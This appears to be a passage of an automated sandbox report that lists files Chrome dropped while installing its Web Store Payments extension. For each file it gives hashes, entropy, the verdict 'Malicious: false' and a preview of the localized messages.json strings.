SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Temp\9ce2c081-ed62-4e54-b4c8-404a75fc7f69.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326088
Malicious:	false

Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LIP/....](.A.....l...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\9ce2c081-ed62-4e54-b4c8-404a75fc7f69.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326088
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LIP/....](.A.....l...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\bg\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	796
Entropy (8bit):	4.864931792423268
Encrypted:	false
SSDEEP:	12:1HEJMLkSlwZGGMLkSlwZ+WYpU34f145Gb+dgoxTyO8ZpU34f1L0frhmJ03OyZnLt:1HE7n4gn8WYpYrbhz8ZpotHOGAOf6aD
MD5:	6F8E288A9AD5B1ED8633B430E2B4D4CA
SHA1:	F671D3D4BEFA431D1946D706F4192D44E29B6F08
SHA-256:	A114E2783D0E9B12155017323BA70838F0F82A71C7EE8DC1F115AE36991241F8
SHA-512:	0F87F3F0D115B872288949E59ACD3CD41B1FBC64A622D8FDA6D71FAFC5A900D92ADFBB0E7EB926F2A8759BBAA0896D48728FB719BBF5EF54AC21027328F7700C
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . ... Chrome".. },.. "app_name": {.. "message": "..... . ... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... ....".. },.. "craw_connect_to_network": {.. "message": "...., ...".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "...., ... Chrome".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\ca\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	675
Entropy (8bit):	4.536753193530313
Encrypted:	false
SSDEEP:	12:1HEJ0gbbGG0gbb+WYpU34g3YbiLO+dgyGFoO8ZpU34+puiPmb03OyZnLAOfTYABk:1HE5baib6WYpm31Lt0Z8Zp8pxOGAOfKD
MD5:	1FDAFC926391BD580B655FBAF46ED260
SHA1:	C95743C3F43B2B099FEBEBC5BD850F0C20E820AC
SHA-256:	C67898B67F9C9209EAFDA6532B62D5789863CFB855998DD6A70E7775316CEC20
SHA-512:	39D95D45C5746DA3BAA7AE6A3344EA17D7A7C3569C2A56959FF119261DA08C747A320FCF701AC72B8DBDBF8BF06FD8B239017A282CDDA444F3826D4EC672CB4
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Ara mateix aquesta aplicaci. no est. disponible.".. },.. "craw_connect_to_network": {.. "message": "Connecteu-vos a una xarxa.".. },.. "iap_unavailable": {.. "message": "La funci. Pagaments a l'aplicaci. no est. disponible actualment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicieu la sessi. a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\cs\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.698608127109193
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34OBh+dgN/O8ZpU34j05U03OyZnLAOfTYWc:1HEl4G8WYpdt8Zpq5TOGAOfW
MD5:	76DEC64ED1556180B452A13C83171883
SHA1:	CFB1E56FD587BCDC459C1D9A683B71F9849058F9
SHA-256:	32290D69A90E6BAAC428B10382C99221B12773BB9A184F3B93DFB48A4F6D7A40
SHA-512:	5230A217968D5DC463E2E92D704544311A721E5CEF65C3125CBD8DEB9C0293D3BFB5C820A6011ABF77095FDEE7DAF67D541DC202B0C9CDB0908CBB85D8488 CB
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikace v sou.asn. dob. nen. dostupn..".. },.. "craw_connect_to_network": {.. "message": "P.ipojte se pros.m k s.ti.".. },.. "iap_unavailable": {.. "message": "Platby v aplikaci aktu.ln. nejsou k dispozici.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "P.ihlaste se do Chromu.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\da\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.5289746475384565
Encrypted:	false
SSDEEP:	12:1HEJJMKKFZGGJMKKFZ+WYpU34OHu+dgxlCZO8ZpU34J4Wu03OyZnLAOfTYzD:1HErMKfqMKVWYpM6lL8ZpDNOGAOfiD
MD5:	238B97A36E411E42FF37CEFAF2927ED1
SHA1:	4E47AC90BA24C8F4724D9293FA40CFD4ADA66FE0
SHA-256:	4977D4A053542FF66967FAED6B06585DD70E68E20BFEB533B66FE3287F9655D9
SHA-512:	FD0742D47B5F5AB9AAD9B4C3D57F63CB693E060EECE123A72036C6E92156D099495C7E9E9CC6DC83EEBCDDCC4B4C81FB47E4C9559DA3EBA024780FFF10C5 E0A
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalinger i Chrome Webshop".. },.. "app_name": {.. "message": "Betalinger i Chrome Webshop".. },.. "craw_app_unavailable": {.. "message": "Appen er ikke tilg.ngelig i .jeblikket.".. },.. "craw_connect_to_network": {.. "message": "Opret forbindelse til et netv.rk.".. },.. "iap_unavailable": {.. "message": "Betaling i appen er ikke tilg.ngelig i .jeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log ind p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\de\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	651
Entropy (8bit):	4.583694000020627
Encrypted:	false
SSDEEP:	12:1HEJQ1ZGGQ1Z+WYpU34pCEMT+dgJMlCTO8ZpU34p6FK603OyZnLAOfTYJ6K:1HEzWWYp3Bewv8Zp7k4OGAOfQj
MD5:	6B3E916E8C1991AA0453CBA00FEDCAAA
SHA1:	D6366D15912E40CA107FD42BFE9579C3336A51F9
SHA-256:	A62FFAB910E31531758EEE48B2CC71A8857BEC3021DEAD50B668CBA3C8667053
SHA-512:	87EA4311B61F29543B13F3E17DFA919D0C320B4FE370CC152E0B1514BCA79B0ABB526DDCF08621D6EBFA48923EE8FB4C667EFB120A72BD9583EEBEE7BFB80 552
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store-Zahlungen".. },.. "app_name": {.. "message": "Chrome Web Store-Zahlungen".. },.. "craw_app_unavailable": {.. "message": "Die App ist momentan nicht verf.gbar.".. },.. "craw_connect_to_network": {.. "message": "Bitte stellen Sie eine Verbindung zu einem Netzwerk her.".. },.. "iap_unavailable": {.. "message": "In-App-Zahlungen sind momentan nicht m.glich.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Bitte melden Sie sich in Chrome an.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\el\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	787

Entropy (8bit):	4.973349962793468
Encrypted:	false
SSDEEP:	24:1HEw+aZ+6WYpbWZe80A08ZpCGyDVWlOGAOf+XD:WguYpCZnpEZbGoD
MD5:	05C437A322C1148B5F78B2F341339147
SHA1:	AB53003A678E44A170E73711FBD9949833BBF3AA
SHA-256:	A052C32B4FCAC61152EB0ADB2C260FB6A8256AD104AA0013DB93E9798D41A070
SHA-512:	C36CB9202A34356DD06D377E2A088F428D0B8EBE7D2E54F8380485E9D94A0598D7F651C1E7A2FD55BE481D49C02B0812F2BA335E08611EC85EE0BD60784A6B40
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ... Chrome Web Store".. },.. "app_name": {.. "message": "..... ... Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": ". ....".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": ".. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... ... Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\en\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\en_GB\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\es\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	661
Entropy (8bit):	4.450938335136508
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34lPbdlVo03OyZnLAOfTY6xjD:1HEvaC6WYpcDeEFxq8ZpNl5OGAOffD
MD5:	82719BD3999AD66193A9B0BB525F97CD

SHA1:	41194D511F1ACC16C1CA828AC81C18C8C6B47287
SHA-256:	4DB9B2721E625C18B9E05C04B31AF5D9694712F1CAAF6219ABE34BB08E5DB1C7
SHA-512:	D4C49B43427799B6292CEED11CACB1D76F7CE43EBF402B43B638A6EB2B414ED0981E386CB8CDF0B51D1BD9552934FE25B2F6392266BB73D8C9A691F65BCE01 28
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "Los pagos en la aplicaci.n no est.n disponibles en este momento.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicia sesi.n en Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\es_419\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	637
Entropy (8bit):	4.47253983486615
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34GLO03OyZnLAOfTYiJD:1HEvaC6WYpcDeEFxq8Zp4LlOGAOfvD
MD5:	6B2583D8D1C147E36A69A88009CBEBC7
SHA1:	4D4DEEB4BE6AA0181825F3371A761ABC5B4D5937
SHA-256:	6659BC3705311D7641A73995DCFEA80C7734F2F4EBBC3787B3892A240348324F
SHA-512:	37F0DBFCC1B5A2B8E4C92C49D2D9DEEF25616421350324F57E0149A45A6CCB437F5E3CBE97412C4B5DBBF2593783C7DF71E9C25A851AEAE6E4764C545723FA 53
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "En este momento, Pagos En-Apps no est. disponible.".. },.. "jwt_retrieve_failed": {.. "message": "The tr ansaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accede a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\et\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	595
Entropy (8bit):	4.467205425399467
Encrypted:	false
SSDEEP:	12:1HEJfPGGGfPG+WYpU34Ze7z+dgrW9O8ZpU34ZwZz03OyZnLAOfTYgoLIR:1HEdvqlWYpTeObk8ZpT/OGAOfuLIR
MD5:	CFF6CB76EC724B17C1BC920726CB35A7
SHA1:	14ED068251D65A840F00C05409D705259D329FFC
SHA-256:	C85800BF45942FCC7FD6B1DF929C25F9CC2A977A6678966BD03D4B6B69889AFD
SHA-512:	53D7D01BB30C0306DE65A79FD9551D2E8C1F71F4F45F71906B009071CB3E0F231E6A50FDD78773E9B4DE94085BC7B97F829842FA21A89A2080D33458B745C46F
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome'i veebipoe maksed".. },.. "app_name": {.. "message": "Chrome'i veebipoe maksed".. },.. "craw_app_unavail able": {.. "message": "Rakendus pole praegu saadaval.".. },.. "craw_connect_to_network": {.. "message": "Looge .hendus v.rguga.".. },.. "iap_unavailable": {.. "message": "Rakendusesisesed maksed ei ole praegu saadaval.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logige Chrome'i sisse.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\fi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.595421267152647
Encrypted:	false
SSDEEP:	12:1HEJRuzGGRuz+WYpU34ujSBu+dgYO8ZpU34J+Bu03OyZnLAOfTY5HN:1HEFcWYpPNa8ZpD+FOGAOfEHN
MD5:	3A01FEE829445C482D1721FF63153D16
SHA1:	F3EAAADDC03F943FC88B30B67F534AA13E3336DD
SHA-256:	0BDE54B20845124113383B6EB81E43A0F05E4EB0C44BEE3C1DFAC4CC5FEC2836
SHA-512:	3B92B6C86D30FD36AA3CEFF8773BA60C3FC5CC19C693540137044C5838A5503895C770C0336A4D0A3DB5E42F3FB36274D8D3F85B9DCA2F3EC0E974FDDB0BE/ D8
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Chrome Web Storen maksut".. },.. "app_name": {.. "message": "Chrome Web Storen maksut".. },.. "craw_app_unavail able": {.. "message": "Sovellus ei ole t.ll. hetkell. k.ytett.viss..".. },.. "craw_connect_to_network": {.. "message": "Muodosta verkkoyhteys.".. },.. "iap_unavai lable": {.. "message": "Sovelluksen sis.iset maksut eiv.t ole t.ll. hetkell. k.ytett.viss..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Kirjaudu sis..n Chromeen.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\fil\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	658
Entropy (8bit):	4.5231229502550745
Encrypted:	false
SSDEEP:	12:1HEJADlbGGADlb+WYpU34hTUT+dgHfZAFFZO8ZpU34hTjzeT03OyZnLAOfTYHfvF:1HEYah6WYp7TUSoxOS8Zp7TOsOGAOfqV
MD5:	57AF5B654270A945BDA8053A83353A06
SHA1:	EEEF7A4F869F97CF471A05D345E74F982D15E167
SHA-256:	EC002ED92359F67818B49455DFC579E140368E6A004080AF022FD4F57F6B03F2
SHA-512:	5F0AE839FCF3F4EA48FF41A76655AE0F3821564AFD5D42FBB9FBB9A38E8D8F7BB5E9B6F71064588CD441261F644095A44A755C134CE546D506D9A21E488BAF5 2
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "app_name": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Kasalukuyang hindi available ang app.".. },.. "craw_connect_to_network": {.. "message": "Mangyaring kumonekta sa isang network.".. },.. "iap_unavailable": {.. "message": "Kasalukuyang hindi available ang Mga Pagbabayad na In-App.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Mangyaring mag-sign in sa Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\fr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	677
Entropy (8bit):	4.552569602149629
Encrypted:	false
SSDEEP:	12:1HEJALf/nbGGALf/nb+WYpU34Owdgbyb+dgdQjO8ZpU34ITQpGnbyb03OyZnLAO8:1HE4Hna1Hn6WYpNdgpY8ZpSTQwnBOGAh
MD5:	8D11C90F44A6585B57B933AB38D1FFF8
SHA1:	3F9D44EA8807069A32AACA2AAAD02FD892E6CC90
SHA-256:	599491F8C52B945C16C441ADF45BFD45AFAE046DA07757D97C56AF4DE75ED3B5
SHA-512:	D7EF7F5AD7EF1A1595825D79B69E2B1E988AD3CF1F3881496FCCD30F241E4E9C6E457F9F5D0F855DE3536DB7A40C3E1C55946B50D3F556F4A35285066A0CD6 7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "app_name": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "craw_app_unavailable": {.. "message": "Application indisponible pour le moment.".. },.. "craw_connect_to_network": {.. "message": "Veuillez vous connecter . un r.seau.".. },.. "iap_unavailable": {.. "message": "Les paiements via l'application ne sont pas disponibles pour le moment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Veuillez vous connecter . Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\hi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.791154467711985
Encrypted:	false
SSDEEP:	24:1HEs07J0JWYp9vnCSVLP8Zp6CsOGAOf8SLm:Wh7qgYp1CMLUph1GiSLm
MD5:	E376D757C8FD66AC70A7D2D49760B94E
SHA1:	1525C5B1312D409604F097768503298EC440CC4D
SHA-256:	8106D98C4F8DA16DB698444409558E29CC96735E188BFA303C333A5D99231C1D
SHA-512:	673F3F259AF2946E4F49BBED14A2A70D44BF9FDA9D7A71DC9172BA9B7B3C7F7062B16D29682B638D485B0520ED6F99E7A735F28C7C719B539559005B69FA755
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ... ."..".. },.. "app_name": {.. "message": "Chrome ... ."..".. },.. "craw_app_unavailable": {.. "messa ge": "..... .. .."..".. },.. "craw_connect_to_network": {.. "message": "..... ...."..".. },.. "iap_unavailable": {.. "message": "..-.. ...."..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... Chrome ... ."..".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\hr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	618
Entropy (8bit):	4.56999230891419
Encrypted:	false
SSDEEP:	12:1HEJGiimxmbZGGGiimxmbZ+WYpU34OBOEuhopIO+dgcapZO8ZpU34GiiZrMrQphK:1HE4H4TH8WYpNjTta28ZpQVLP0SOGAOK
MD5:	8185D0490C86363602A137F9A261CC50
SHA1:	5BD933B874441CEACB9201CCC941FF67BAED6DC0
SHA-256:	A2B2EC359A9DD9DCCCE02859CE1E738BD30FAA4A05F1DC522893FFDF722BBC15
SHA-512:	D7629978FC031EA5F716F9C1065FB2FEAB48C15F10CD68830DC966FA1002C03DDC7ACDE314C7D075F9F3A0A68552A6ACBCCDEE24CF20B6C3DD1BCE6562D096E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "app_name": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikacija trenuta.no nije dostupna.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se s mre.om.".. },.. "iap_unavailable": {.. "message": "Pla.anje u aplikaciji trenuta.no nije dostupno.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prijavite se na Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\hu\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	683
Entropy (8bit):	4.675370843321512
Encrypted:	false
SSDEEP:	12:1HEJVJiGGVJi+WYpU34Hpo9O+dgMmfgijO8ZpU34Huo9O03OyZnLAOfTYBIAYm:1HEVrk5WYpQzTUg/8ZpwoXOGAOfYIAd
MD5:	85609CF8623582A8376C206556ED2131
SHA1:	1E16EB70DB5E59BB684866FF3E3925C2DEF25A12
SHA-256:	32A249749F12ADB6A220BF9ADC272C7E5D9AD5497A38B0086D961E3ABA17FBC6
SHA-512:	27883430865D3CFA6EDFE8C6CE1442BD96150B5CE520CCF7D556A330CAA6392C712B47BD86F7350E174876BC681F6DEC94D1312402655B0AF90883A2899EC78
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "app_name": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "craw_app_unavailable": {.. "message": "Az alkalmaz.s jelenleg nem .rhet. el.".. },.. "craw_connect_to_network": {.. "message": "K.rj.k, csatlakozzon egy h.l.zathoz.".. },.. "iap_unavailable": {.. "message": "Az alkalmaz.son bel.li fizet.s jelenleg nem .rhet. el.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Jelentkezzen be a Chrome-ba.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\id\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	604
Entropy (8bit):	4.465685261172395
Encrypted:	false
